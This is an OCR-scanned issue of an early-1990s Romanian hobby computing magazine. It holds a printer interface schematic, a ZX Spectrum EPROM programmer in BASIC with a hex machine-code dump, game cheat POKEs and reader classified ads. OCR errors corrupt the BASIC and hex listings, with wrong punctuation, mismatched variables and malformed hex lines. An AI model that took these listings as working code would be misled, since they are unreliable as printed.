MINER'S 2049: 3450, 173
CRAZYKONG: 30624, 200
CROSSFIRE: 27625, 173
BLAGGER: 3560, 8
SEAFOX: 7337, 173
POOYAN: 20634, 173
Q-BERT+R-NEST: 4446, 173
JUMPIN JACK: 27304, 173
FROGGER: 18432, 173

BUCUR MIRCEA ORADEA

LABORATOR

Interfata seriala intre calculator si imprimanta seriala K6313.

In principiu s-a folosit portul paralel identic cu folosirea lui in calculatorul TIM-S. In schimb in loc sa se foloseasca doar un ROB 1488 pentru RxD si un ROB 1489 pentru TxD s-au folosit doua comparatoare BM339 unul pentru RxD iar celalalt pentru TxD. Consumul extrem de mic al unui asemenea circuit respectiv 0,08 mA a permis folosirea sursei de alimentare a calculatorului pentru alimentarea montajului de interfatare cu imprimanta.



$D_0 \div D_7$

IC4

74LS373

INFE

C18

74LS174

$D_0 \div D_7$ OUTFE

tastatură

KBD 0
KBD 1
KBD 2
KBD 3
KBD 4

CASIN

border

BORD B
BORD R
BORD G

MIC

BELL

CLK

CLR

Vcc

Calculator

Ci1 BM339

+5V

10K

3,9K

TXD imprim

3,9K

1N 4148

Ci2 BM339

15K

interfaţă

C1 4,7nF

C2 4,7nF

D1

D2

Si 2A

220V

Tr1

+8V

alimentator calculator

1PM05

470 Ω

PL6V

1000µF 16V

-6V

alimentator interfaţă

INTERFATA K6313

Programator EPROM

Viorel Stan

In acest numar publicam softul pentru programatorul de EPROM Spectrum, interfata din numarul trecut. In numarul viitor: date construcuve.

```
   1 REM "********************
          * EPROM PROGRAMMER *
          *      C R C       *
          *           'US 91*
          ********************"
   2 LET ADR=61466: LET KICSI=60
868  LET NAGY=60890: LET LIST=60
632. LET PAKOL=60580: LET VERIFY
=60134: LET WRITE=60128: LET CHE
CK=50277
   3 LET CLEAR=0. LET T$="": LET
 M=0  LET N=0. LET R=0: LET ERRO
R=0  LET SPACE=32000: POKE 23681
,1
   4 DEF FN Y(X)=PEEK (Y)+256*PE
EK (X+1)
   5 DIM S$(5.6)
   6 DATA "2716  ","2732  ","276
4  ","27128 ","27256 "
   7 FOR I=1 TO 5: READ S$(I)  N
EXT I
   8 LET ADREG=FN Y(ADR): LET AD
RE15=FN Y(ADR+2): LET ADRE32=FN
Y(ADR+4). LET ADRE64=FN Y(ADR+6)
  LET ADRESP=FN Y(ADR+8)
  10 OUT 59.255: OUT 59,0  OUT 1
87,255  OUT 187,0: OUT 251,255.
OUT 251.0
  20 OUT 27,127: OUT 155,223  OU
T 219,255
  25 PAPER 1: BORDER 1: INK 7: C
LS
  26 GO TO 100
  30 LET E1=0: LET ERROR=0: CLS
. LET LN=2: PRINT AT LN,0;"EPROM
 TYPE ","1";AT LN+2,0;"WRITE",  "
2".AT LN+4,0;"VERIFY",  "3",AT L
N+6,0,"READ","4";AT LN+8,0;"LIST
",  "5  ";AT LN+10,0;"CHECK","6
 ";AT LN+12,0;"I. IDENTIFYER","7
",AT LN+14,0;"LOAD BYTES","8";AT
 LN+16,0;"SAVE BYTES","9";AT LN+
19,0;"YOUR CHOICE WAS",T$
  50 LET H=CODE INKEY$-48
  55 IF A<>1 AND A<>2 AND A<>3 A
ND A<>4 AND A<>5 AND A<>6 AND A<
>7 AND A<>8 AND A<>9 THEN  GO TO
 50
  60 PRINT AT LN+2*(A-1),16; OVE
R 1; FLASH 1;" "
  63 IF T$="" THEN  PRINT #1;"EP
ROM TYPE NOT DEFINED": PAUSE 0:
GO TO 100
  65 GO TO A*100
  99 LET X1=INT (X/256): LET X2=
X-256*X1: POKE ADREG,X2: POKE (A
DREG+1),X1: RETURN
 100 LET E1=0: CLS
 110 LET LN=4: PRINT AT LN,0;"27
16","1";AT LN+2,0;"2732",  "2";A
T LN+4,0;"2764",  "3  3";AT LN+6
,0;"27128","4  4";AT LN+8,0;"272
56","5";AT LN+10,0;"CMOS",  "6";
AT LN+12,0;"NMOS","7";AT LN+14,0
,"CONTINUE","8";
 120 IF E1>2 THEN  GO TO 100
 121 PAUSE 0: LET A=CODE INKEY$-
48: IF NOT ((A<=8 AND A>=0) OR (
A=-12 OR A=-13)) THEN  GO TO 120
 125 IF A=0 OR E1>2 THEN  GO TO
100
 130 IF A>0 THEN  PRINT AT LN+(A
-1)*2.16; OVER 1; FLASH 1;" "
 140 IF A=1 THEN  LET LENGHT=2*1
024: LET E1=E1+1: RANDOMIZE USR
KICSI: GO SUB 160: LET X=ADRE16:
 GO SUB 99: LET T$=S$(A): GO TO
120
 141 IF A=5 AND E1=0 THEN  LET L
ENGHT=32*1024: RANDOMIZE USR NAG
Y. GO SUB 176: LET X=ADRESP: GO
SUB 99: LET T$=S$(5)+"N": FOR I=
10 TO 20 STEP 2: POKE FN Y(ADR+I
),118: NEXT I: POKE FN Y(ADR+22)
,103: POKE FN Y(ADR+24),255: POK
E FN Y(ADR+26),191: POKE FN Y(AD
R+28),255: GO TO 30
 142 IF A=2 THEN  LET LENGHT=4*1
024: LET E1=E1+1: RANDOMIZE USR
KICSI: GO SUB 170: LET X=ADRE32:
 GO SUB 99: LET T$=S$(A): GO TO
120
 143 IF A=-12 THEN  GO SUB 190:
LET LENGHT=16*1024: LET E1=E1+1:
 RANDOMIZE USR NAGY: GO SUB 170:
 LET X=ADRESP: GO SUB 99: LET T$
=S$(4): PRINT AT LN+6,19; FLASH
1; OVER 1;" ": GO TO 120
 144 IF A=-13 THEN  GO SUB 190:
LET LENGHT=8*1024: LET E1=E1+1:
RANDOMIZE USR NAGY: GO SUB 170:
LET X=ADRESP: GO SUB 99: LET T$=
S$(3): PRINT AT LN+4,19; FLASH 1
; OVER 1;" ": GO TO 120
```

```
 145 IF A=3 THEN  LET LENGHT=8*1
024: LET E1=E1+1: RANDOMIZE USR
NAGY: GO SUB 170: LET X=ADRE64:
GO SUB 99: LET T$=S$(A): GO TO 1
20
 146 IF A=4 THEN  LET LENGHT=16*
1024: LET E1=E1+1: RANDOMIZE USR
 NAGY: GO SUB 170: LET X=ADRE64:
 GO SUB 99: LET T$=S$(A): GO TO
120
 147 IF A=8 AND T$="" THEN  GO T
O 180
 148 IF LEN T$=0 AND (A=6 OR A=7
 OR A=8) THEN  LET E1=0: BEEP .3
,+1: BEEP .3,-1: PRINT AT LN+(A-
1)*2,16;A: GO TO 120
 149 IF A=8 AND T$(6 TO 6)=" " T
HEN  PRINT AT LN+12,16; OVER 1;"
 ": PRINT #1;"CMOS OR NMOS ?": B
EEP .3,1: BEEP .3,-1:: GO TO 120
 150 IF LEN T$=0 AND (A=6 OR A=5
) THEN  BEEP .3,+1: BEEP .3,-1:
PRINT AT LN+(A-1)*2,16;A: GO TO
120
 151 IF A=6 THEN  LET E1=E1+1: L
ET T$(6 TO 6)="A": FOR I=10 TO 2
0 STEP 2: POKE FN Y(ADR+I),118:
NEXT I: POKE FN Y(ADR+22),103
 152 IF A=7 THEN  LET E1=E1+1: L
ET T$(6 TO 6)="N": FOR I=10 TO 2
0 STEP 2: POKE FN Y(ADR+I),117:
NEXT I: POKE FN Y(ADR+22),87
 153 IF A=8 AND T$(6 TO 6)<>" "
THEN  GO TO 30
 155 GO TO 180
 160 POKE 60315,203: POKE 60316,
223: POKE 60478,203: POKE 60479,
223: POKE 60595,203: POKE 60596,
223
 165 RETURN
 170 POKE 60315,203: POKE 60316,
247: POKE 60478,203: POKE 60479,
247: POKE 60595,203: POKE 60596,
247
 175 RETURN
 176 POKE 60315,0: POKE 60316,0:
 POKE 60595,0: POKE 60596,0: POK
E 60478,0: POKE 60479,0: RETURN
 180 GO TO 120
 190 POKE FN Y(ADR+24),247: POKE
 FN Y(ADR+26),183: POKE FN Y(ADR
+28),247: RETURN
 199 STOP
 200 INPUT "FIRST ADDRESS IN RAM
=";RAM0,"LAST ADDRESS IN RAM=";R
AMV,"FIRST ADDRESS IN EPROM=";EP
R
 210 LET N=RAM0: LET M=RAMV: LET
R=EPR:
 220 RANDOMIZE USR WRITE
 290 PAUSE 0
 299 GO TO 30
 300 INPUT "FIRST ADDRESS IN RAM
=";RAM0,"LAST ADDRESS IN RAM=";R
AMV,"FIRST ADDRESS IN EPROM=";EP
R
 310 LET N=RAM0: LET M=RAMV: LET
 R=EPR: LET ERROR=0
 320 IF INKEY$=" " THEN  GO TO 3
0
 330 RANDOMIZE USR VERIFY
 390 PAUSE 0
 392 IF N+1<M AND ERROR<>0 THEN
 LET N=N+1: LET R=R+1: LET ERROR
=0: GO TO 320
 399 GO TO 30
 400 INPUT "DESTINATION IN RAM="
;RAM,"FIRST ADDRESS IN EPROM=";E
PR0,"LAST ADDRESS IN EPROM=";EPR
1
 410 LET N=EPR0: LET R=RAM: LET
M=EPR1: LET ERROR=0: RANDOMIZE U
SR PAKOL
 490 PAUSE 0
 499 GO TO 30
 500 PRINT #1;("LIST RAM/EPROM")
 502 PAUSE 0: LET W$=INKEY$
 503 IF W$="R" THEN  GO TO 1000
 504 IF W$="E" THEN  GO TO 506
 505 GO TO 502
 506 INPUT "FIRST ADDRESS IN EPR
OM=";EPR0,"LAST ADDRESS IN EPROM
=";EPR1
 510 LET N=EPR0: LET M=EPR1: LET
 R=SPACE
 520 IF SPACE+EPR1-EPR0>=60000 T
HEN  PRINT #1;"OUT OF MEMORY": P
AUSE 0: GO TO 29
 530 RANDOMIZE USR PAKOL: LET N=
SPACE: LET M=N+EPR1-EPR0: RANDOM
IZE USR LIST
 590 PAUSE 0
 599 GO TO 30
 600 INPUT "FIRST ADDRESS IN EPR
OM=";EPR0,"LAST ADDRESS IN EPROM
=";EPR1
 610 LET N=0: LET M=EPR1-EPR0: L
ET R=EPR0: LET ERROR=0
 615 IF INKEY$=" " THEN  GO TO 3
0
 616 RANDOMIZE USR CHECK
 620 PAUSE 0
```

```
 630 IF R+1<M AND ERROR<>0 THEN
 LET R=R+1: LET ERROR=0: LET N=R
 : GO TO 615
 690 GO TO 30
 700 LET N=0: LET M=1: LET R=SPA
CE
 710 OUT 5,0: RANDOMIZE USR PAKO
L: OUT 5,255: LET N=SPACE: LET M
=N+1: RANDOMIZE USR LIST
 720 PAUSE 0: GO TO 30
 800 INPUT ("NAME=");X$
 810 LOAD X$CODE 40000
 820 GO TO 30
 900 INPUT ("NAME=");Y$: INPUT (
"START ADRESS=");X: INPUT ("LENG
HT=");Y
 910 SAVE Y$CODE X,Y
 920 GO TO 30
 999 STOP
1000 INPUT "FIRST ADRESS IN RAM=
";RAM0,"LAST ADRESS IN RAM=";RAM
1
1010 LET N=RAM0: LET M=RAM1: RAN
DOMIZE USR LIST: PAUSE 0: GO TO
30
9000 SAVE "PROG.EPRM2" LINE 9100
9010 SAVE "EPRCRT"CODE 60000,152
6
9099 STOP
9100 CLEAR 31999
9110 LOAD "EPRCRT"CODE 60000,152
6
9120 RUN
```

EPROM PROGRAMMER CODE


```
 1 3EFFD37BD37BC9F5C53E  1690
 2 06DD21815CDDAE00DD77  1216
 3 00D3FE011E0018473EFF  908
 4 D37B3CD37BC93E7FD31B  1356
 5 CD60EAAFD39BD3DB3E01  1569
 6 FD7747D3FEE5C5D5FDCB  2003
 7 026EC46E0DFDCB0286D1  1232
 8 C1E1C9F5C53E7FDBFE1F  1754
 9 3019018600180CF5C53E  748
10 7FDBFE1F300B01461A0B  798
11 78B120FBC1F1C9FBCD84  1603
12 EAC1F17EE1E1E1E1E1C5  2116
13 F53E0ACD282D1858CD79  1045
14 EBC3CAEB3E04CD5CEBCD  1670
15 1DEBCD60EAC332EC0105  1286
16 00219EEFCD52EDC50105  1157
17 0021A3EFCD52EDC50105  1162
18 0021A6EFCD52EDAFD1E1  1573
19 C9E5EBED5223EBE1C9CD  1865
20 F4EACD15EBC9E1C5F5CD  2012
21 2B2D21A6EFCD90EDCD84  1451
22 EA3E01CD282D3E07CD65  962
23 EBCD8DED3E01CD01163E  1171
24 00CD65EBF1CD282DC1CD  1470
25 2B2DCDE32D3E2CD7CDE3  1318
26 2DC9F5CD6B0DFDCB0286  1406
27 F111ADEFCD0A0CC93E05  1165
28 CD65EBCD1DEBC9CD79EB  1772
29 C93E01CD5CEB01070021  837
30 86EFCD52ED3E64B926E0  1508
31 CD60EACD1DEBCD4FEF79  1648
32 D3DB7800000000D39BCD  1121
33 67EA3E77CB87D31BCD67  1450
34 EADB5BF53E77D31BCD67  1516
35 EAF1FEFFC224EB031B7A  1601
36 B320D43E02CD65EBCD84  1365
37 EAC9CD1DEBE5D5C5CD7C  1872
38 EA3E03CD65EBC1D1E1E5  1696
39 D5C5CD4FEFF3C3A3EE3E  1834
40 73D31BCD67EA79D3DB78  1566
41 0000F5D39BCD67EA7ED3  1490
42 5BF1F5CBFFD39BCDB7EA  2023
43 F1D39BCD67EA3EFFD35B  1768
44 CD60EA3E73CB87D31BCD  1541
45 67EADB5BBE205ECD7CEA  1526
46 23031B7AB3200CFB3E04  903
47 CD65EBC1D1E1CD4FEFCD  1896
48 60EA79D3DB7800000000  1001
49 D39BCD67EA3E77CB87D3  1686
50 1BCD67EADB5BF53E77D3  1516
51 1BCD67EAF1BE20252303  1107
52 1B7AB320D5CD84EA3E02  1208
53 CD65EBAFCD282D3E01CD  1274
54 01163E06CD65EBCD8DED  1215
55 C9D1D1D1FBC5F5C5E5C1  2140
56 CD2B2D219EEFCD90EDC1  1502
57 CD2B2D21A6EFCD90EDCD  1524
58 84EA3EFFCD282DC338EB  1459
59 CD1DEBCD4FEFCD60EA7D  1652
60 D3DB7C00000000D39BCD  1125
61 67EA3E77F5CB87D31BCD  1592
62 67EADB5B02F1D31BCD67  1436
63 EA03231B7AB320D9CD84  1186
64 EAC9CD6B0DFDCB0286CD  1557
65 1DEBC5E5D5ED43B05C21  1508
66 B15CCD2BED2BCD2BED3E  1344
67 20CD21EDCD21EDD1E106  1422
68 08CD2BED231B7AB32817  919
69 3E20CD21ED10F03E0DCD  1105
70 21EDC1E52108009E5C1  1164
71 E118C3C1C9E5D5C5F5D7  1937
72 F1C1D1E1C9C5E57E3281  1800
73 5C21815C0602AFED67F5  1114
74 ED67F5ED67F1FE0A3004  1482
75 C6301802C637CD21ED10  1016
76 F0E1C1C9FDCB378EFDCB  1968
```

```
77 01FEED5B5D5CC5D5E52A 1449
78 615CF7ED535D5CE1ED60 1579
79 CDB226381A224D5C23CD 948
80 B433CDA22DC5D1E1225D 1401
81 5C2A615CC1D5CDE819C1 1384
82 C9CF012186EF010700FD 1076
83 CB376EFDCB01FEED5B5D 1532
84 5CC5D5E52A615CF7ED53 1529
85 5D5CE1EDB0CD822836D9 1519
86 224D5CE1225D5CCDFF2A 1149
87 2A615CC1CDE819C93EEF 1388
88 083ECB06042112F05E23 703
89 5612130812082310F5C9 654
90 AF06042112F05E235612 709
91 13122310F7C9E5C52116 1017
92 EF0671AFAE2310FCFE21 1297
93 00C1E1C93E76D31BCD7C 1366
94 EACD67EA79D3D678CBF7 1897
95 F5D39BCD67EA7ED35BF1 1822
96 F5CBB7D39BCDB7EAF1D3 2071
97 9BCD67EA3EFFD35BCD60 1617
98 EA3E76CBB7D31BCD67EA 1580
99 DB5BBEC27DEC23031B7A 1242
100 B3206BC329EC79D3DB76 1541
101 CBEFCBFFF5D39BCD67EA 2053
102 CD7CEA7ED35B3E67D31B 1394
103 CD67EAF1CBBFD39BF5CD 1993
104 B7EAF1D39BF53EFFD35B 1888
105 CD60EACD67EA3E37D31B 1432
106 CD67EAF1CBBFD39BCD67 1851
107 EADB5BBEC27DEC23031B 1354
108 7AB3206B2C329ECCD1DEB 1452
109 C5D5C1D1EDB0C97EC37D 1872
110 EC3E76CBFFD31BCD67EA 1654
111 CD7CEA79D3DB78CBFFF5 1937
112 D39BCD67EA08AF063E76 1279
113 CBFFD31BCD67EACD7CEA 1801
114 7ED35BF1063CFE1030CB 1258
115 08F5CBBFD39BCDA9EAF1 1862
116 F5D39BCD67EA3EFFD35B 1772
117 CD60EA3E76CBB7CBFFD3 1770
118 1BCD67EADB5BBE20C3F1 1537
119 3E76CBFFD31BCD67EACD 1623
120 7CEA7ED35B088787F578 1429
121 D39BCD67EAF1F5CDA9EA 2002
122 F13D20F878CBFFD39BCD 1731
123 67EA23031B7AB3C2A3EE 1298
124 C329ECE1E2F0F1EFECF6 2125
125 E2E1BDDFF6BDF3CBF011 2001
126 CBBDF0ECE3F1BD1CCED6 1973
127 D5D4BD3EC0D3963E77D3 1626
128 1BCDEAEDD5E5C5FDCB02 1800
129 6EC46E00FDCB02C62131 1167
130 EF061D7EC663CD21ED76 1290
131 0000002310F3FDCB0286 886
132 FDCB02EEC1E1D1C94552 1675
133 524F523D20205350454E 678
134 443D2020434C4541523D 613
135 20204E3D2020204D3D20 469
136 2020523D202020AE4550 626
137 524F4D206572726F7220 856
138 61743AA04550524F4D20 850
139 636F6E74726F6CA06F6B 1147
140 202E0DA0577269746965E 888
141 67202E2E2EA00D566572 747
142 6966792E2E2EA0697320 878
143 63616E63656C6C65642E 969
144 0DA050726F6772616D20 933
145 66696E697368656 4A066 1104
146 61696C65642E0DA099EB 1118
147 F0EB3CECB1ECE3EBE5EB 2110
148 44EEFCEDA3EEA4EEBFEE 2027
149 ECEEFDEEFDED2CEE59EE 2064
150 B4EED7EE20EF7AFF60F3 1858
151 63000B00FFFFFFFEFF91 1737
152 BF0AFFEAFFEEBBDF0100 1418
153 00000000000000000000 0
154 00000000000000000000 0
```

Tips & Tricks

by Virgil Percec


AFTERBUNES
POKE 36739,119:POKE 40054,120:POKE40098,120
BRAD BL. THE GALACTIC BARBARIANS
POKE 30506,255
CASTLE MASTER
POKE 49437,183
CHASE HQ
POKE 38325,0
POKE 33040,0:POKE 33041,0
COBRA FORCE
taste definite: S , I , M , O , N
CRACKDOWN
POKE 33261,62
DARIUS+
POKE 39291,0
DEFENDER OF THE EARTH
POKE 52944,0
FUNKY PUNKY
POKE 36863,0



Octavian Ionescu

Dragos Cimpoescu

POSTA GRATUITA



SCHIMB soft si documenatie pentru ATARI 520ST.
tel.791087

VIND Commodore 64 cu disc, casetofon, cartridge, soft.
la club-Dan Grigorescu

OFER jocuri pentru Spectrum: Nigel Mensel, Batman, etc . . .
CAUT: Terminator I+II, Fist, Elite, Toyota, etc . . .
tel.718771 - Markus

VIND (SCHIMB) jocuri pentru Spectrum dintre cele mai noi!
tel.974/34326 - Lucian Dragan

SCHIMB jocuri, utilitare, documentatie.
tel.91/460060 - Florin
91/463980 - Doru

CAUT jocuri pentru Spectrum: Robozone, Shadow of the Beast, Terminator I+II, Elite, etc, si Nigel Mensel. Ofer 50 lei/joc.
tel.926/12255

CUMPAR nr.reviste hobBIT, in afara de nr.1(5) si 3(8). Doresc sa corespondez.
Florin Bostina -
com.Berca/bl.A4/ap.8/jud.Buzau

CUMPAR sau SCHIMB jocuri si utilitare C64 (noi) - pe banda.
tel.91/659244 - Alex

VIND/SCHIMB HC-90 (sigilat foarte putin folosit) contra HC-91 cu extensie pentru floppy si imprimanta, diferenta platibila in bani sau jocuri. VIND jocuri la 15 lei/buc. CUMPAR carcasa pentru Amstrad 6128 si tastatura Sinclair
tel.972/81456 - Justin

CUMPAR tastatura HC. VIND sau SCHIMB jocuri Spectrum; ofer: Robocop, Spike in T., Robozone, HQ 1&2 si multe alte noutati. CAUT Lemmings, Back to the Future 3.
tel. 92/119670 - Cristi

VIND/SCHIMB jocuri pentru Spectrum. OFER: Red Heat, Robocop, Hacker, T.Ninja, etc...
CAUT: Robozone, DD2, Robocop 2+3, Predator 2, Castle Master, Chess.
tel.91/463286

CUMPAR/SCHIMB jocuri si utilitare Spectrum. OFER: Gunship, Ocean Conqueror, Ninja Massacre, Ikari Warriors, Ace of aces. CAUT: SAS combat, Lemmings, Sentinel.
tel. 172708 - Dinu

SCHIMB jocuri compatibile Spectrum. CAUT Terminator I+II, Robozone, Robocop II, Driller, The Crypt.
tel.91/628062 - Daniel
VIND urgent calculator HC-90 nou, pret 22000lei.
tel.915/13042 - Laura

VIND/SCHIMB jocuri Spectrum. OFER: Sir Fred, Ret. of Jedi, Indiana J., Shinobi, Robocop, etc. CAUT: Satan Copy, Turbo, Robocop I+II.
tel.91/463479 - Mihai

CUMPAR hobBIT nr. 1, 2, 3, 4, 5/1991.
Aurel Todorut
Str.Donath nr.23, Bl.M3, ap.30
Cluj

OFER o caseta cu jocuri (gratuit) celui care imi va da poke-urile pentru: Operation Wolf, Op.Thunderbolt, Shinobi, Ikari Warriors, Red Heat, Vigilante, Midnight Resistance.
tel.773334 - Emil

CAUT CIA-2-6526 pentru C64.
C.P. 631-13 - Adi/Galati

CAUT interfata de disc pt HC.OFER 10000 lei; cumpar si numai cablajul (4000 lei).
tel.95/166957 - Adrian d.17

CAUT: Terminator I+II+III, Exterminator, DD2 si Shadow Warrior.
tel.955/43006 - Toderas

SCHIMB jocuri Spectrum. OFER: Bomb Jack I+II, Saboteur I+II, Sex, Barbarian 2, Rambo;CAUT:Spy cs spy, B-Arbarian I, Exterminator.
tel.94/311014

SCHIMB jocuri. CAUT: Shadow of the Beast, Robozone, Robocop 2, Wing C. si alte jocuri pentru Spectrum;OFER: Elite, Gunship. etc.
Dan Caragea
Str.Tulcea nr.10/bl.TM2/ap.45
Constanta

SCHIMB jocuri Spectrum cu tematica sportiva.
tel.104813 - Ionut

CAUT orice joc din topul 1992 (Spectrum).
tel.929/15215 - Mihai

CAUT carte tehnica Cobra / CP-M si controlor de disc 8272 (D765AC).
Dumitru Darie
Timisoara/Complex Stud. 64/210

OFER: Fist 1, 2, 3, MIG-29, After the war, Action Force, Predator (si altele); CAUT jocuri gen "Predator" sau "Saboteur"
George Tobescu
Bl.Unirii nr.10/bl.G1/ap.46
Focsani

VIND calculator JET cu interfata pentru imprimanta si joy-stick. Pret20000 lei. VIND, OFER la schimb jocuri noi.
Cristian Coza
Str.Fratii Golesti nr.14/ bl.A6A/ ap.3/ Cimpulung Arges

VIND jocuri pentru Spectrum noi, sau schimb
tel.956/60519

SCHIMB sau VIND jocuri foarte noi Spectrum.
tel.914/463872 - George

VIND pentru calculatoare compatibile Spectrum interfata imprimanta paralela compatibila EPSON, text si grafica+editor de texte. VIND dischete cu jocuri pentru HC.
tel.440831 - Horia

CUMPAR sau SCHIMB jocuri Spectrum. Pret maxim :30-50 lei
Kiss Dezso
Str. Verdi nr.10/A ap.12
Timisoara

VIND imprimanta grafica IGRAF-PC, format A3, A4, compatibila EPSON MX80, in garantie. OFER consumabile.
tel.434504 - Alin

CUMPAR la preturi avantajoase programe pentru creion optic.
Ionut Ciontu
Str.Ghe.Doja nr.7/Marasesti/ jud.Vrancea

VIND interfata ZX1-Spectrum + microdrive + cartuse microdrive, cu documentatia aferenta. VIND documentatie + reviste PC in franceza.
tel.931/44450 - Dan d.16

CUMPAR, VIND sau SCHIMB programe si jocuri pentru PC.
tel.92/481523 - Alexandru

VIND interfata POKE-MAKER pentru jocuri cu vieti infinite pentru HC.
tel.106554

CUMPAR calculator Spectrum, HC, CIP, la pret convenabil. SCHIMB jocuri. VIND interfata kempston + joystick si unitate floppy 5" + interfata cu teatre pentru floppy si imprimanta.
bd.1 Decembrie 1918 /bl.249/ ap.24 / Tg.Mures

CUMPAR avantajos Terminator 1+2, Spike in T., Bubble Bobble. Sunati si nu veti regreta.
tel.422052

OFER: Elite, Robocop, Predator, DD1+2, Biocomando, Tutor, T.Ninja; CAUT: Satan Copy TErminator, Lord of Midnight, Rastan - pentru Spectrum.
tel.919/10302

OFER documentatie hard si soft pentru IBM-PC, Sinclair, A-Amstrad.
tel.694914 - Edi

SCHIMB jocuri prin posta; CAUT : Terminator 2, Sentinel, Back to the Future, Life Guard, etc. si comenatrii, harta, poke-uri, orice despre jocul: Sir Fred.
Tudor Tartiu
Str.Progresului/bl.32/ap.12
Balcoi/Prahova

CUMPAR / SCHIMB jocuri Spectrum 48 si utilitare. CAUT monitor monocrom pret rezonabil.
tel.91/411099

CAUT jocuri Spectrum. Posed Ninja Turtles.
tel.964/10351 - Stelian

CUMPAR calculator Cobra + Opus nou sau in perfecta stare de functionare. Sint interesat si de alte oferte interesante.
tel.974/43363 - Adi

SCHIMB jocuri Spectrum foarte noi.
Aurel Enache
Str.Meseriasilor nr.2/bl.C91/ap91
Bucuresti

VIND reviste Tehnium si Modelism, 50lei/buc. CAUT hobBIT 2, 3/91. CAUT PC-Magazin 1-3/90, 4/91.
tel.607447 - Ionut

VIND sau SCHIMB jocuri Spectrum interesante. OFER nr.3/1992 al revistei
tel.975/65223

CUMPAR cele 2 volume 'Totul despre Z-80' si numerele 1-4 hobBIT din 1991+almanahul; VIND: Toyota Celica, Paris-Dakar, Double Dragon, X-out, Terminator 2, HQ.
tel.95/164935 - Dorin

CUMPAR numerele 1-7 ale revistei hobBIT.
tel.931/36495 - Dan

VIND/SCHIMB programe pe dischete pentru HC-90.
Dan Nicolae
Com.M Kogalniceanu/Tulcea

VIND cele mai noi jocuri.
tel.974/33591 - Tudose

VIND BASIC special pentru CIP, cu POKER MAKER incorporat.
tel.935/41675 d.19

SCHIMB, VIND, CUMPAR jocuri Spectrum.
tel. 91/623860 - Liviu d.21
SCHIMB programe Spectrum.
tel.300507 - Dan

CUMPAR imprimanta pentru C64 (sau compatibila) si robbon GP-100 pentru imprimanta VIC 1525-J.
tel.95/169867

CUMPAR, VIND, SCHIMB jocuri si utilitare Spectrum.
tel.431274 - Georgica

VIND/SCHIMB jocuri Spectrum.
tel.975/65223 - Claudiu

CUMPAR jocurilr din TOP 20 din hobBIT 1/92
tel.966/23113 - Lucian

CAUT urgent Terminator II, Robozone, , etc . . .
tel.96/125915

VIND creion optic cu interfata pentru joystick kempston pentru HC cu 1000 lei si doua casete nefolosite cu jocuri pe CBM; CUMPAR nr.1-3/91 din hobBIT cu 100 lei/buc.
tel.106633 - Cristi d.20

CUMPAR sau SCHIMB documentatie + soft pentru TI99/4A.
tel.864588

CAUT jocurile pentru Spectrum gen fotbal; OFER: Op.Wolf, Golden Axe, Nigel Mansell, T Ninja.
tel.232687 - Ovidiu d.15

OFER jocuri monstruoase in schimbul unora asemanatoare. Eventual vind sau cumpar.
Adrian Mihaila
sat Lopatareasa/ com.Bisoca/ jud.Buzau

OFER:T Ninja 1991, Asterix, ATV, Chicago 30, Sentinel , etc . .
CAUT: Terminator 1-3, Renegade, BArt Simpson, etc . . .
tel.283502 - Ducu d.16.30

CAUT: Dizzy, Treasure Island Dizzy, Dizzy Panic si documentatie + schema COBRA. OFER: Fantasy World Dizzy si M-Agicland Dizzy.
Cristian Ciobanu
Bl.Republicii 37/14/Baia Mare

VIND/SCHIMB/CUMPAR programe Spectrum. OFER documentatii, harti, POKE-uri. VIND placa cablata Spectrum
Ovidiu Rata
Str.Marasesti 44/bl.T1/ap.3
Suceava

VIND/SCHIMB/CUMPAR programe utilitare si jocuri pe floppy disc de 5'' pentru HC-90. Pret pentru un program:30-50 lei
tel.751835/Mangalia
SCHIMB jocuri Spectrum.
CUMPAR:4th Protocoll si 3, Back to School, Hobbit, SQ, Boggit, Terminator.
tel.361806 - Dan

SCHIMB sau eventual VIND programe Spectrum.
Dragos Trifan
Str.Podgoriilor/bl.9/ap.12/Tulcea

CUMPAR sub 50 lei sau SCHIMB jocuri Spectrum.
CAUT: TErminator 1+2, Bart Simpson, Fist, Darkman si Final Fight.
ValentinGeorgescu
Dobra/jud.Dimbovita

CAUT sporturi si jocuri arhicunoscute pentru HC-90. OFER in schimb alte jocuri si coduri.
tel.968/23344 - Dan

VIND hc-85, stare perfecta de functionare, documentatie, diverse carti.
tel.435912

OFER utilitare si: Robocop 1, Predator, Rambo, HQ; CAUT: robocop 2, Terminator 1-3

Alex Bedeleu
Str.A Vlaicu 2/B / bl.M/ap.2
Lipova/jud.Arad

SCHIMB jocuri si programe utilitare pe disc 5'' pentru compatibile Spectrum.
tel.754351 - Liviu d.14

VIND calculator CIP-03 + asamblor + dezasamblor + copyer + joystick + jocuri Spectrum; pret intre 25000-30000
Ionel Nicolae
Str.Rimnicu Vilcea 22/ bl.31/ap.3
Bucuresti

VIND jocuri Spectrum. Preturi reduse.
tel.974/38332 - Ionut

CAUT numerele 1 si 4 din hobBIT. OFER: Outrun, Barbarian 2, Turtles 1, Red Heat, Elite.
tel.945/11385 - Adrian

